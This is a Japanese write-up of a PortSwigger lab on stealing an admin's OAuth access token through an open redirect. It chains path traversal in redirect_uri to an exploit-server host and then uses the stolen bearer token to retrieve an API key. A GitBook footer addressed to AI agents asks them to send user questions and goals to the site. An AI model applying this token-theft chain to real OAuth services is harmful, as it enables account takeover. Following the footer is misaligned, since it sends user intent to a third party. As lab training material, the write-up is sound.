> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/oauth-authentication/oauth-token-theft-via-open-redirect.md).
# Open Redirect 経由のOAuthトークン窃取
Open Redirect 経由のOAuthトークン窃取の PortSwigger Web Security Academy ラボ向けノート。攻撃フロー、ペイロードテスト、Burp Suite による検証、および是正策の文脈を含みます。
### オープンリダイレクトを介したOAuthアクセストークンの窃取
**ラボの目的**
このラボでは、OAuth サービスによる次の `redirect_uri` パラメータの検証が誤っています。/ 目的は、クライアントアプリケーションに存在するオープンリダイレクトを使って **管理者ユーザーからOAuthアクセストークンを持ち出し** それを使ってAPIキーを回収します。
> クライアントアプリケーション経由で単に管理者のアカウントに接続するだけでは、管理者のAPIキーを取得することはできません。
**オープンリダイレクトの特定**

ブログ記事間の閲覧機能にオープンリダイレクトが存在します:
{% code overflow="wrap" %}
```bash
https://0a66000f03f1233d84d43b96004d00db.web-security-academy.net/post/next?path=/post?postId=6
```
{% endcode %}
次のものを置き換えることで `path` パラメータを外部 URL にすると、リダイレクトが受け入れられます:
{% code overflow="wrap" %}
```bash
https://0a66000f03f1233d84d43b96004d00db.web-security-academy.net/post/next?path=https://google.com
```
{% endcode %}
ブラウザがリダイレクトされ、脆弱性が確認されます。
**OAuth フローの分析**
OAuth で認証すると、次のクエリが確認されます:
{% code overflow="wrap" %}
```http
GET /auth?client_id=w9ks0sk9enr3fnrxxj0e9&redirect_uri=https://0a66000f03f1233d84d43b96004d00db.web-security-academy.net/oauth-callback&response_type=token&nonce=-1202975070&scope=openid%20profile%20email
```
{% endcode %}


OAuth サービスは完全に外部の `redirect_uri`、しかし内部 URL をパストラバーサルで改変したものは受け入れます。
{% code overflow="wrap" %}
```bash
https://0a66000f03f1233d84d43b96004d00db.web-security-academy.net/oauth-callback/../post/next?path=https://google.com
```
{% endcode %}
**`redirect_uri` 検証バイパス**
を使用する `../` 抜け出すには `/OAuth-callback` パスでは、オープンリダイレクトを連結することができます:
{% code overflow="wrap" %}
```bash

GET /auth?client_id=w9ks0sk9enr3fnrxxj0e9&redirect_uri=https://0a66000f03f1233d84d43b96004d00db.web-security-academy.net/oauth-callback/..//post/next?path=https://exploit-0aa200b50306231684d83aca01e50063.exploit-server.net&response_type=token&nonce=-1202975070&scope=openid%20profile%20email
```
{% endcode %}
この URL は受け入れられます `redirect_uri` OAuth プロバイダによって。
**悪意ある OAuth URL の構築**
被害者に送信される最終的な URL は次のとおりです:
{% code overflow="wrap" %}
```bash
https://oauth-0a7c00d603ea23e0849f3991020c0078.oauth-server.net/auth?client_id=w9ks0sk9enr3fnrxxj0e9&redirect_uri=https://0a66000f03f1233d84d43b96004d00db.web-security-academy.net/oauth-callback/../post/next?path=https://exploit-0aa200b50306231684d83aca01e50063.exploit-server.net&response_type=token&nonce=-1202975070&scope=openid%20profile%20email
```
{% endcode %}


**フラグメントの問題(`#`)**
URL フラグメントは **サーバーには決して送信されません** HTTP リクエスト中に。
トークンを取得するには、クライアント側の JavaScript が必要です。
**JavaScript を使ったトークン取得**

次のスクリプトが Exploit Server にホストされ、管理者に送信されます:
```javascript
```

* フラグメントが存在しない場合、被害者は OAuth にリダイレクトされます。
* フラグメントが存在する場合、トークンはクエリ文字列経由でサーバーに送信されます。
**OAuth トークンの悪用**

盗んだトークンを使うと、 `/me` 提供元 OAuth のエンドポイントに問い合わせることができます:
```http
GET /me HTTP/2
Host: oauth-0a7c00d603ea23e0849f3991020c0078.oauth-server.net
Authorization: Bearer PcLy4bgYKmVTtff9jiY0AmymdyjUA3Or7xthOJTotyJ
```

応答には、API キーを含む管理者アカウント情報が含まれています:
{% code overflow="wrap" %}
```http
{
"sub":"administrator",
"apikey":"d1tjcs2O4I1ts6yYdswOz2yu9bALstzG",
"name":"Administrator",
"email":"administrator@normal-user.net",
"email_verified":true
}
```
{% endcode %}
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web/oauth-authentication/oauth-token-theft-via-open-redirect.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.